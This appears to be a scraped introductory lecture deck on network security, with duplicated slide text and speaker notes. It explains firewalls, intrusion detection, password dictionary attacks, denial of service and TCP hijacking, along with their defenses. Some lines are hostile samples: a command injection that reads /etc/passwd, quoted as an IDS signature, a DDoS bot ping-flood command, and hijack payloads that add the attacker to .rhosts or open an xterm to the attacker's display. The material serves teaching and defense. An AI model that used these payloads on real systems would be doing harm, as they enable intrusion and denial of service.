DuryoDhan Mohapatra
(System Administrator)
1
2
 What is security?
 Why do we need security?
 Who is vulnerable?
 Common security attacks and countermeasures
 Firewalls & Intrusion Detection Systems
 Denial of Service Attacks
 TCP Attacks
3
 Dictionary.com says:
 1. Freedom from risk or danger; safety.
 2. Freedom from doubt, anxiety, or fear; confidence.
 3. Something that gives or assures safety.
4
 Dictionary.com says:
 1. Freedom from risk or danger; safety.
 2. Freedom from doubt, anxiety, or fear; confidence.
5
 Dictionary.com says:
 1. Freedom from risk or danger; safety.
 2. Freedom from doubt, anxiety, or fear; confidence.
6
 Protect vital information while still allowing
access to those who need it
 Trade secrets, medical records, etc.
 Provide authentication and access control for
resources
 Guarantee availability of resources
7
 Financial institutions and banks
 Internet service providers
 Pharmaceutical companies
 Government and defense agencies
 Contractors to various government agencies
 Multinational corporations
 ANYONE ON THE NETWORK
8
 Finding a way into the network
 Firewalls
 Exploiting software bugs, buffer overflows
 Intrusion Detection Systems
 Denial of Service
 Ingress filtering, IDS
 TCP hijacking
 IPSec
Etc……
9
 Basic problem – many network applications
and protocols have security problems that
are fixed over time
 Difficult for users to keep up with changes and
keep host secure
 Solution
▪ Administrators limit access to end hosts by using a
firewall
▪ Firewall is kept up-to-date by administrators
10
 A firewall is like a castle with a drawbridge
 Only one point of access into the network
 This can be good or bad
 Can be hardware or software
 Ex. Some routers come with firewall functionality
 ipfw, ipchains, pf on Unix systems, Windows XP
and Mac OS X have built in firewalls
11
12

Intranet
DMZInternet
Firewall
Firewall
Web server, email
server, web proxy,
etc
 Used to filter packets based on a combination of
features
 These are called packet filtering firewalls
▪ There are other types too, but they will not be discussed
 Ex. Drop packets with destination port of 23 (Telnet)
 Can use any combination of IP/UDP/TCP header
information
 man ipfw on unix47 for much more detail
 But why don’t we just turn Telnet off?
13

 Here is what a computer with a default
Windows XP install looks like:
 135/tcp open loc-srv
 139/tcp open netbios-ssn
 445/tcp open microsoft-ds
 1025/tcp open NFS-or-IIS
 3389/tcp open ms-term-serv
 5000/tcp open UPnP
 Might need some of these services, or might
not be able to control all the machines on the
network
14
 What does a firewall rule look like?
 Depends on the firewall used
 Example: ipfw
 /sbin/ipfw add deny tcp from cracker.evil.org to
wolf.tambov.su telnet
 Other examples: WinXP & Mac OS X have
built in and third party firewalls
 Different graphical user interfaces
 Varying amounts of complexity and power
15
 Used to monitor for “suspicious activity” on a
network
 Can protect against known software exploits, like
buffer overflows
 Open Source IDS: Snort, www.snort.org
16
 Uses “intrusion signatures”
◦ Well known patterns of behavior
 Ping sweeps, port scanning, web server indexing, OS fingerprinting,
DoS attempts, etc.
 Example
◦ IRIX vulnerability in webdist.cgi
◦ Can make a rule to drop packets containing the line
 “/cgi-bin/webdist.cgi?distloc=?;cat%20/etc/passwd”
 However, IDS is only useful if contingency plans are
in place to curb attacks as they are occurring
17
 We can run a dictionary attack on the passwords
 The passwords in /etc/passwd are encrypted with the
crypt(3) function (one-way hash)
 Can take a dictionary of words, crypt() them all, and
compare with the hashed passwords
 This is why your passwords should be meaningless
random junk!
 For example, “sdfo839f” is a good password
▪ That is not my Facebook password
▪ Please don’t try it either
18
 Purpose: Make a network service unusable,
usually by overloading the server or network
 Many different kinds of DoS attacks
 SYN flooding
 SMURF
 Distributed attacks
 Mini Case Study: Code-Red
19
 SYN flooding attack
 Send SYN packets with bogus source address
◦ Why?
 Server responds with SYN ACK and keeps state
about TCP half-open connection
◦ Eventually, server memory is exhausted with this state
 Solution: use “SYN cookies”
◦ In response to a SYN, create a special “cookie” for the
connection, and forget everything else
◦ Then, can recreate the forgotten information when the
ACK comes in from a legitimate connection
20
21


 SMURF
 Source IP address of a broadcast ping is forged
 Large number of machines respond back to
victim, overloading it
22
23
I n t e r n e t
P e r p e t r a t o r V ic t im
I C M P e c h o ( s p o o f e d s o u r c e a d d r e s s o f v ic t im )
S e n t t o I P b r o a d c a s t a d d r e s s
I C M P e c h o r e p ly
 Distributed Denial of Service
 Same techniques as regular DoS, but on a much larger
scale
 Example: Sub7Server Trojan and IRC bots
▪ Infect a large number of machines with a “zombie” program
▪ Zombie program logs into an IRC channel and awaits commands
▪ Example:
▪ Bot command: !p4 207.71.92.193
▪ Result: runs ping.exe 207.71.92.193 -l 65500 -n 10000
▪ Sends 10,000 64k packets to the host (655MB!)
24
 Mini Case Study – CodeRed
 July 19, 2001: over 359,000 computers infected
with Code-Red in less than 14 hours
 Used a recently known buffer exploit in Microsoft
IIS
 Damages estimated in excess of $2.6 billion
25
 Why is this under the Denial of Service
category?
 CodeRed launched a DDOS attack against
www1.whitehouse.gov from the 20th to the 28th
of every month!
 Spent the rest of its time infecting other hosts
26
 How can we protect ourselves?
 Ingress filtering
▪ If the source IP of a packet comes in on an interface
which does not have a route to that packet, then drop it
▪ RFC 2267 has more information about this
 Stay on top of CERT advisories and the latest
security patches
▪ A fix for the IIS buffer overflow was released sixteen
days before CodeRed had been deployed!
27
 Recall how IP works…
 End hosts create IP packets and routers process
them purely based on destination address alone
 Problem: End hosts may lie about other fields
which do not affect delivery
 Source address – host may trick destination into
believing that the packet is from a trusted source
▪ Especially applications which use IP addresses as a
simple authentication method
▪ Solution – use better authentication methods
28
 TCP connections have associated state
 Starting sequence numbers, port numbers
 Problem – what if an attacker learns these
values?
 Port numbers are sometimes well known to begin
with (ex. HTTP uses port 80)
 Sequence numbers are sometimes chosen in very
predictable ways
29
 If an attacker learns the associated TCP state
for the connection, then the connection can
be hijacked!
 Attacker can insert malicious data into the
TCP stream, and the recipient will believe it
came from the original source
 Ex. Instead of downloading and running new
program, you download a virus and execute it
30

 Say hello to Alice, Bob and Mr. Big Ears
31

 Alice and Bob have an established TCP
connection
32

 Mr. Big Ears lies on the path between Alice
and Bob on the network
 He can intercept all of their packets
33

 First, Mr. Big Ears must drop all of Alice’s
packets since they must not be delivered to
Bob (why?)
34
Packets
The Void

 Then, Mr. Big Ears sends his malicious packet
with the next ISN (sniffed from the network)
35
ISN, SRC=Alice
 What if Mr. Big Ears is unable to sniff the
packets between Alice and Bob?
 Can just DoS Alice instead of dropping her
packets
 Can just send guesses of what the ISN is until it is
accepted
 How do you know when the ISN is accepted?
 Mitnick: payload is “add self to .rhosts”
 Or, “xterm -display MrBigEars:0”
36

 Why are these types of TCP attacks so
dangerous?
37
Web server
Malicious user
Trusting web client
 How do we prevent this?
 IPSec
 Provides source authentication, so Mr. Big Ears
cannot pretend to be Alice
 Encrypts data before transport, so Mr. Big Ears
cannot talk to Bob without knowing what the
session key is
38
 The Internet works only because we implicitly
trust one another
 It is very easy to exploit this trust
 The same holds true for software
 It is important to stay on top of the latest
CERT security advisories to know how to
patch any security holes
39
Thank You

Network Security

  • 1.
  • 2.
  • 3.
     What issecurity?  Why do we need security?  Who is vulnerable?  Common security attacks and countermeasures  Firewalls & Intrusion Detection Systems  Denial of Service Attacks  TCP Attacks 3
  • 4.
     Dictionary.com says: 1. Freedom from risk or danger; safety.  2. Freedom from doubt, anxiety, or fear; confidence.  3. Something that gives or assures safety. 4
  • 5.
     Dictionary.com says: 1. Freedom from risk or danger; safety.  2. Freedom from doubt, anxiety, or fear; confidence. 5
  • 6.
     Dictionary.com says: 1. Freedom from risk or danger; safety.  2. Freedom from doubt, anxiety, or fear; confidence. 6
  • 7.
     Protect vitalinformation while still allowing access to those who need it  Trade secrets, medical records, etc.  Provide authentication and access control for resources  Guarantee availability of resources 7
  • 8.
     Financial institutionsand banks  Internet service providers  Pharmaceutical companies  Government and defense agencies  Contractors to various government agencies  Multinational corporations  ANYONE ON THE NETWORK 8
  • 9.
     Finding away into the network  Firewalls  Exploiting software bugs, buffer overflows  Intrusion Detection Systems  Denial of Service  Ingress filtering, IDS  TCP hijacking  IPSec Etc…… 9
  • 10.
     Basic problem– many network applications and protocols have security problems that are fixed over time  Difficult for users to keep up with changes and keep host secure  Solution ▪ Administrators limit access to end hosts by using a firewall ▪ Firewall is kept up-to-date by administrators 10
  • 11.
     A firewallis like a castle with a drawbridge  Only one point of access into the network  This can be good or bad  Can be hardware or software  Ex. Some routers come with firewall functionality  ipfw, ipchains, pf on Unix systems, Windows XP and Mac OS X have built in firewalls 11
  • 12.
  • 13.
     Used tofilter packets based on a combination of features  These are called packet filtering firewalls ▪ There are other types too, but they will not be discussed  Ex. Drop packets with destination port of 23 (Telnet)  Can use any combination of IP/UDP/TCP header information  man ipfw on unix47 for much more detail  But why don’t we just turn Telnet off? 13
  • 14.
     Here iswhat a computer with a default Windows XP install looks like:  135/tcp open loc-srv  139/tcp open netbios-ssn  445/tcp open microsoft-ds  1025/tcp open NFS-or-IIS  3389/tcp open ms-term-serv  5000/tcp open UPnP  Might need some of these services, or might not be able to control all the machines on the network 14
  • 15.
     What doesa firewall rule look like?  Depends on the firewall used  Example: ipfw  /sbin/ipfw add deny tcp from cracker.evil.org to wolf.tambov.su telnet  Other examples: WinXP & Mac OS X have built in and third party firewalls  Different graphical user interfaces  Varying amounts of complexity and power 15
  • 16.
     Used tomonitor for “suspicious activity” on a network  Can protect against known software exploits, like buffer overflows  Open Source IDS: Snort, www.snort.org 16
  • 17.
     Uses “intrusionsignatures” ◦ Well known patterns of behavior  Ping sweeps, port scanning, web server indexing, OS fingerprinting, DoS attempts, etc.  Example ◦ IRIX vulnerability in webdist.cgi ◦ Can make a rule to drop packets containing the line  “/cgi-bin/webdist.cgi?distloc=?;cat%20/etc/passwd”  However, IDS is only useful if contingency plans are in place to curb attacks as they are occurring 17
  • 18.
     We canrun a dictionary attack on the passwords  The passwords in /etc/passwd are encrypted with the crypt(3) function (one-way hash)  Can take a dictionary of words, crypt() them all, and compare with the hashed passwords  This is why your passwords should be meaningless random junk!  For example, “sdfo839f” is a good password ▪ That is not my Facebook password ▪ Please don’t try it either 18
  • 19.
     Purpose: Makea network service unusable, usually by overloading the server or network  Many different kinds of DoS attacks  SYN flooding  SMURF  Distributed attacks  Mini Case Study: Code-Red 19
  • 20.
     SYN floodingattack  Send SYN packets with bogus source address ◦ Why?  Server responds with SYN ACK and keeps state about TCP half-open connection ◦ Eventually, server memory is exhausted with this state  Solution: use “SYN cookies” ◦ In response to a SYN, create a special “cookie” for the connection, and forget everything else ◦ Then, can recreate the forgotten information when the ACK comes in from a legitimate connection 20
  • 21.
  • 22.
     SMURF  SourceIP address of a broadcast ping is forged  Large number of machines respond back to victim, overloading it 22
  • 23.
    23 I n te r n e t P e r p e t r a t o r V ic t im I C M P e c h o ( s p o o f e d s o u r c e a d d r e s s o f v ic t im ) S e n t t o I P b r o a d c a s t a d d r e s s I C M P e c h o r e p ly
  • 24.
     Distributed Denialof Service  Same techniques as regular DoS, but on a much larger scale  Example: Sub7Server Trojan and IRC bots ▪ Infect a large number of machines with a “zombie” program ▪ Zombie program logs into an IRC channel and awaits commands ▪ Example: ▪ Bot command: !p4 207.71.92.193 ▪ Result: runs ping.exe 207.71.92.193 -l 65500 -n 10000 ▪ Sends 10,000 64k packets to the host (655MB!) 24
  • 25.
     Mini CaseStudy – CodeRed  July 19, 2001: over 359,000 computers infected with Code-Red in less than 14 hours  Used a recently known buffer exploit in Microsoft IIS  Damages estimated in excess of $2.6 billion 25
  • 26.
     Why isthis under the Denial of Service category?  CodeRed launched a DDOS attack against www1.whitehouse.gov from the 20th to the 28th of every month!  Spent the rest of its time infecting other hosts 26
  • 27.
     How canwe protect ourselves?  Ingress filtering ▪ If the source IP of a packet comes in on an interface which does not have a route to that packet, then drop it ▪ RFC 2267 has more information about this  Stay on top of CERT advisories and the latest security patches ▪ A fix for the IIS buffer overflow was released sixteen days before CodeRed had been deployed! 27
  • 28.
     Recall howIP works…  End hosts create IP packets and routers process them purely based on destination address alone  Problem: End hosts may lie about other fields which do not affect delivery  Source address – host may trick destination into believing that the packet is from a trusted source ▪ Especially applications which use IP addresses as a simple authentication method ▪ Solution – use better authentication methods 28
  • 29.
     TCP connectionshave associated state  Starting sequence numbers, port numbers  Problem – what if an attacker learns these values?  Port numbers are sometimes well known to begin with (ex. HTTP uses port 80)  Sequence numbers are sometimes chosen in very predictable ways 29
  • 30.
     If anattacker learns the associated TCP state for the connection, then the connection can be hijacked!  Attacker can insert malicious data into the TCP stream, and the recipient will believe it came from the original source  Ex. Instead of downloading and running new program, you download a virus and execute it 30
  • 31.
     Say helloto Alice, Bob and Mr. Big Ears 31
  • 32.
     Alice andBob have an established TCP connection 32
  • 33.
     Mr. BigEars lies on the path between Alice and Bob on the network  He can intercept all of their packets 33
  • 34.
     First, Mr.Big Ears must drop all of Alice’s packets since they must not be delivered to Bob (why?) 34 Packets The Void
  • 35.
     Then, Mr.Big Ears sends his malicious packet with the next ISN (sniffed from the network) 35 ISN, SRC=Alice
  • 36.
     What ifMr. Big Ears is unable to sniff the packets between Alice and Bob?  Can just DoS Alice instead of dropping her packets  Can just send guesses of what the ISN is until it is accepted  How do you know when the ISN is accepted?  Mitnick: payload is “add self to .rhosts”  Or, “xterm -display MrBigEars:0” 36
  • 37.
     Why arethese types of TCP attacks so dangerous? 37 Web server Malicious user Trusting web client
  • 38.
     How dowe prevent this?  IPSec  Provides source authentication, so Mr. Big Ears cannot pretend to be Alice  Encrypts data before transport, so Mr. Big Ears cannot talk to Bob without knowing what the session key is 38
  • 39.
     The Internetworks only because we implicitly trust one another  It is very easy to exploit this trust  The same holds true for software  It is important to stay on top of the latest CERT security advisories to know how to patch any security holes 39
  • 40.

Editor's Notes

  • #6 In other words, having systems in place beforehand which prevent attacks before they begin.
  • #7 Related to the first definition, having peace of mind knowing that your systems are safe and protected.
  • #12 Why good? Because it lets you filter what comes in and what goes out. Why bad? If that point goes down, you are cut off from everyone else. Also, may have lots of congestion at that one point.
  • #17 Snort® is an open source network intrusion prevention and detection system (IDS/IPS) developed by Sourcefire. Combining the benefits of signature, protocol, and anomaly-based inspection, Snort is the most widely deployed IDS/IPS technology worldwide.
  • #18 IRIX is a unix based OS.
  • #21 Forge source IP so that the victim can’t figure out who you are.
  • #35 Alice can send a RESET
  • #38 Malicious user can send a virus to the trusting web client, instead of the program they thought they were downloading.